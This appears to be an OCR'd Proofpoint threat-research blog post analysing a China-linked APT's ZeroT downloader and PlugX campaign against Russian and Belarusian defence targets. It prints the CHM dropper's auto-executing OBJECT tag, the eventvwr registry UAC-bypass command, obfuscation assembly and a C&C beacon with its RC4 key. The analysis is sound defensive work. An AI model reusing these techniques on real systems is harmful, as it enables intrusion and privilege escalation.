
Oops, they did it again: APT Targets Russia and Belarus with ZeroT and PlugX

proofpoint.com/us/threat-insight/post/APT-targets-russia-belarus-zerot-plugx

February 2, 2017



Blog
Threat Insight
Oops, they did it again: APT Targets Russia and Belarus with ZeroT and PlugX

February 02, 2017 Darien Huss, Pierre T, Axel F and Proofpoint Staff

Overview


Although state-sponsored attacks against the United States by Chinese threat actors have decreased dramatically since the signing of the US-China Cyber Agreement in 2016, Proofpoint researchers have continued to observe advanced persistent threat (APT) activity associated with Chinese actors targeting other regions. We have previously written about related activity [2][3] in which a particular China-based attack group used PlugX and NetTraveler Trojans for espionage in Europe, Russia, Mongolia, Belarus, and other neighboring countries. Most recently, we have observed the same group targeting military and aerospace interests in Russia and Belarus. Since the summer of 2016, this group began using a new downloader known as ZeroT to install the PlugX remote access Trojan (RAT) and added Microsoft Compiled HTML Help (.chm) as one of the initial droppers delivered in spear-phishing emails.

This blog details the function of the new malware, provides delivery details for elements of the APT activity, and describes additional changes in tactics, techniques, and procedures (TTPs) associated with this group.

Delivery

In previous campaigns, the group used spear-phishing emails with Microsoft Word document attachments utilizing CVE-2012-0158, or URLs linking to RAR-compressed executables. Although some of these patterns of behavior still continue, in June 2016 we observed the attackers using a new type of dropper to deliver a previously unknown malware we named "ZeroT". Specifically, the CHM file 20160621.chm (SHA256: 4ef91c17b1415609a2394d2c6c353318a2503900e400aab25ab96c9fe7dc92ff) dropped the first known sample of ZeroT.

The proprietary Microsoft HTML Help file format (.chm) is used for software documentation and may consist of HTML pages and other compressed files. This particular CHM contained an HTM file and an executable file. The HTM file contained the text displayed to the user and referenced the executable svchost.exe (SHA256: d1c4a51064aeec4c11a8f90f80a3b60a36c07cce2dde0756c114e477d63ce375). Thus, opening the CHM has the effect of running the executable (the UAC dialog is shown in Figure 1).



Добрый день!

Направляю Вам проект договора на оказание помощи в проверке и подготовке документов для получения лицензии на право выполнения работ с изменением стоимости..

После проверки текста договора?и устранения возможных замечаний верните его на мою почту для дальнейшего оформлени


С уважением,
Дирекция "ОПК России в 21 веке"

User Account Control

Do you want to allow the following program from an unknown publisher to make changes to this computer?

Program name: Unknown program
Publisher: **Unknown**
File origin: Downloaded from the Internet

Figure 1: The dropper file 20160621.chm with a Russian-language lure pretends to be from the "Defense Industry of Russia in the 21st Century"; user must accept the UAC warning before malware executes.




```
Files inside CHM:   /svchost.exe, /20160620.htm

[svchost.exe contents snippet]
MZ□ETXEOT□□□@□US□□ □!□SOHL□!This program cannot be run in DOS mode.
$□□?GS□□QN□□QN□□QN□□□N□□QN□□□N-□QN□□□N□□QN□□PNN□QN□□□N□QN□□□N□□QN□□□N□□QN

[20160620.htm contents snippet]
<html>
<head>
<meta http-equiv=Content-Type content="text/html; charset=windows-1252">
<meta name=Generator content="Microsoft Word 11 (filtered)">
<title>&#1044;&#1086;&#1073;&#1088;&#1099;&#1081; &#1076;&#1077;&#1085;&#1100;</title>
</head>
<OBJECT Width=0 Height=0 style="display:none;" TYPE="application/x-oleobject"
CODEBASE="svchost.exe"></OBJECT>
```

Figure 2: Listing of the files in the CHM file and their partial contents

Attackers also continued to send spear-phishing emails with Microsoft Word attachments utilizing CVE-2012-0158 to exploit the client. These documents were built with MNKit, described in detail here [6][7]. For example, the email with subject "Федеральная целевая программа 2017-2020 гг." (translated from Russian: "Federal

Target Program 2017-2020 gg.") contained an attachment "2017-2020.doc" and was sent to a potential victim in an aerospace company in December 2016.



From: [redacted].ru

Sent: Sun 12/11/2016 7:51 PM

To: [redacted].ru

Cc:

Subject: Федеральная целевая программа 2017-2020 гг.

Message 2017-2020.doc (425 KB)

[redacted].ru

Figure 3: Email sent to potential victim in aerospace company contained a MNKit-generated CVE-2012-0158 exploit document

Throughout the second half of 2016 we also found many RAR archives and RAR SFX (self-extracting executables) of ZeroT; example names are listed in the table below. Several refer to Commonwealth of Independent States (CIS), a regional organization that includes nine out of the fifteen former Soviet Republics, including Russia and Belarus [5].

Filename	Translation
Изменения в списке аффилированных лиц по состоянию на 21.06.2016 г.scr	Changes in the list of affiliates as of 06.21.2016 g.scr
УВЕДОМЛЕНИЕ О КОНФИДЕНЦИАЛЬНОСТИ.rar	NOTICE of CONFIDENTIALITY.rar
ПОВЕСТКА ДНЯ 72-го заседания Экономического совета Содружества Независимых Государств.rar	AGENDA OF THE DAY for 72-nd meeting of the Economic Council of the Commonwealth of Independent States.rar
Проекты.scr	Projects.scr

План.scr	Plan.scr
08_11_2016 СНГ.7z	08_11_2016 CIS.7z


Table 1: Examples of RAR compressed executables or simply .scr executables of ZeroT

Analysis

This section provides an analysis of ZeroT, its delivery and obfuscation techniques.

UAC Bypass and Sideloading


Throughout our investigation, many of the analyzed ZeroT RAR SFX samples (e.g. 67693ddb6236d3ef790059409ae240212c47acfd8c1c76d65c3ef19096fdf43b) contained a file named Go.exe which performs Windows UAC bypass. This executable contains a PDB path indicating its purpose of bypassing UAC (Fig. 4).



```
PDB File Name : C:\Documents and Settings\Administrator\桌面\BypassUAC.VS2010\Release\Go.pdb
```

Figure 4: PDB path containing Chinese characters translating to “Desktop”


This executable is obfuscated using the same technique that is reused in the sideload DLL and the ZeroT payload (described later). When run, Go.exe modifies the registry key shown in Figure 5 to perform the UAC bypass by exploiting Event Viewer [1].



```
Handle: 0x0000012c
Buffer: C:\Windows\system32\\cmd.exe /c C:\Users\user1\AppData\Local\Temp\RarSFX0\\Zlh.exe
BufferLength: 82
ValueName:
Type: REG_SZ
FullName: HKEY_CURRENT_USER\Software\Classes\mscfile\shell\open\command\(Default)
```

Figure 5: Modified registry key to execute Zlh.exe exploiting a UAC bypass vulnerability in eventvwr.exe


It then executes eventvwr.exe which proceeds to execute Zlh.exe using the UAC bypass vulnerability (Fig. 6).



```
• b0b7e48f76bf7cabd46bd23be6a044c3.exe 2284
    ○ Go.exe 2388
        ▪ cmd.exe 2464 /C C:\Windows\system32\\eventvwr.exe
            ▪ eventvwr.exe 2536 C:\Windows\system32\\eventvwr.exe
                ▪ cmd.exe 2600 "C:\Windows\system32\\cmd.exe" /c C:\Users\user1\AppData\Local\Temp\RarSFX0\\Zlh.exe
                    ▪ Zlh.exe 2676 C:\Users\user1\AppData\Local\Temp\RarSFX0\\Zlh.exe
                        ▪ Zlh.exe 2828
```

Figure 6: Zlh.exe is executed via the eventvwr.exe UAC bypass vulnerability


Zlh.exe is a legitimate, signed Norman Safeground AS application, which is used to sideload a malicious nflogger.dll DLL.The encrypted ZeroT payload is usually named NO.2.mui. The sideloaded DLL does not always use the same vulnerable executable, but it is always similar in functionality. Usually the DLL is not packed, but we have observed instances compressed by UPX. This malicious DLL is usually obfuscated with the same junk code: dummy API calls inserted in between real instructions (Fig. 7). The same obfuscation can be found in multiple functions in ZeroT itself.



```
mov     byte ptr [ebp+var_B+2], 32h
call    esi ; CreateNamedPipeW
push    0               ; color
push    0               ; hdc
call    ds:SetBkColor
push    0               ; lpName
push    0               ; bInitialState
push    0               ; bManualReset
push    0               ; lpEventAttributes
call    ebx ; CreateEventW
push    0               ; lpSecurityAttributes
push    0               ; nDefaultTimeOut
push    0               ; nInBufferSize
push    0               ; nOutBufferSize
mov     byte ptr [ebp+var_B+3], 2Eh
mov     byte ptr [ebp+var_7+1], 6Ch
```

Figure 7: Dummy API calls for obfuscation

This DLL has no other noticeable characteristics, as it functions like a typical malicious sideload. After loading the encrypted payload in memory, it transfers the execution to a shellcode that is located at the beginning of the file. Even if the process is similar for the PlugX RAT sideloaded later, the shellcode and obfuscation have nothing in common. Once loaded in memory, the ZeroT shellcode does not present any kind of obfuscation, unlike that for PlugX. This shellcode is charged with unpacking the encrypted and compressed payload. As in the new PlugX dropper detailed below, this is done using RC4 and RtlDecompressBuffer. As in PlugX samples, the PE header of ZeroT has been tampered with, specifically the “MZ” and “PE” constants (Fig. 8). On some PlugX versions, either “GULP” or “XV” are common as tags replacing the “MZ” constant.




```
00000000|51 53 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00|QS..................
00000014|00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00|....@...............
00000028|00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00|....................
0000003c|00 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68|............!..L.!Th
00000050|69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65|is program cannot be
00000064|20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A| run in DOS mode....
00000078|24 00 00 00 00 00 00 00 AE 0C A0 81 EA 6D CE D2 EA 6D CE D2|$............m...m..
0000008c|EA 6D CE D2 5E F1 3F D2 E1 6D CE D2 5E F1 3D D2 60 6D CE D2|.m..^.?..m..^.=.`m..
000000a0|5E F1 3C D2 F2 6D CE D2 D1 33 CD D3 F9 6D CE D2 D1 33 CB D3|^.<..m...3...m...3..
000000b4|F4 6D CE D2 D1 33 CA D3 FB 6D CE D2 E3 15 5D D2 F9 6D CE D2|.m...3...m....]..m..
000000c8|EA 6D CF D2 73 6D CE D2 78 33 C7 D3 E9 6D CE D2 78 33 31 D2|.m..sm..x3...m..x31.
000000dc|EB 6D CE D2 78 33 CC D3 EB 6D CE D2 52 69 63 68 EA 6D CE D2|.m..x3...m..Rich.m..
000000f0|00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4E 4F 00 00|................NO..
00000104|4C 01 06 00 12 B6 0D 58 00 00 00 00 00 00 00 00 E0 00 02 21|L......X...........!
00000118|0B 01 0E 00 00 76 01 00 00 A4 00 00 00 00 00 00 C2 6A 00 00|.....v...........j..
```

Figure 8 : Altered ZeroT PE Header

ZeroT Command and Control Protocol


ZeroT communicates with its command and control (C&C) over HTTP. A fake User-Agent is used in all the requests made by this malware: “*Mozilla/6.0 (compatible; MSIE 10.0; Windows NT 6.2; Tzcdrnt/6.0)*”, with “*Tzcdrnt*” possibly being a typo of “*Trident*.” In all the samples we observed, ZeroT first beacons to *index.php* expecting an RC4-encrypted response using a static key: “(*^GF(9042&*” (Fig. 9).



```
GET /verg/conen/index.php HTTP/1.1
Connection: Keep-Alive
User-Agent: Mozilla/6.0 (compatible; MSIE 10.0; Windows NT 6.2; Tzcdrnt/6.0)
Host: www.versig.net

HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/8.5
X-Powered-By: PHP/5.2.17
X-Powered-By: ASP.NET
Date: [redacted]
Content-Length: 88

.q9`-'.7.........(.xv.....C.ka.}.......t...e9....QK.u.....$..S....}...S~Ko.,..l0.....6..
```

Figure 9: ZeroT initial beacon over HTTP requesting URL configuration

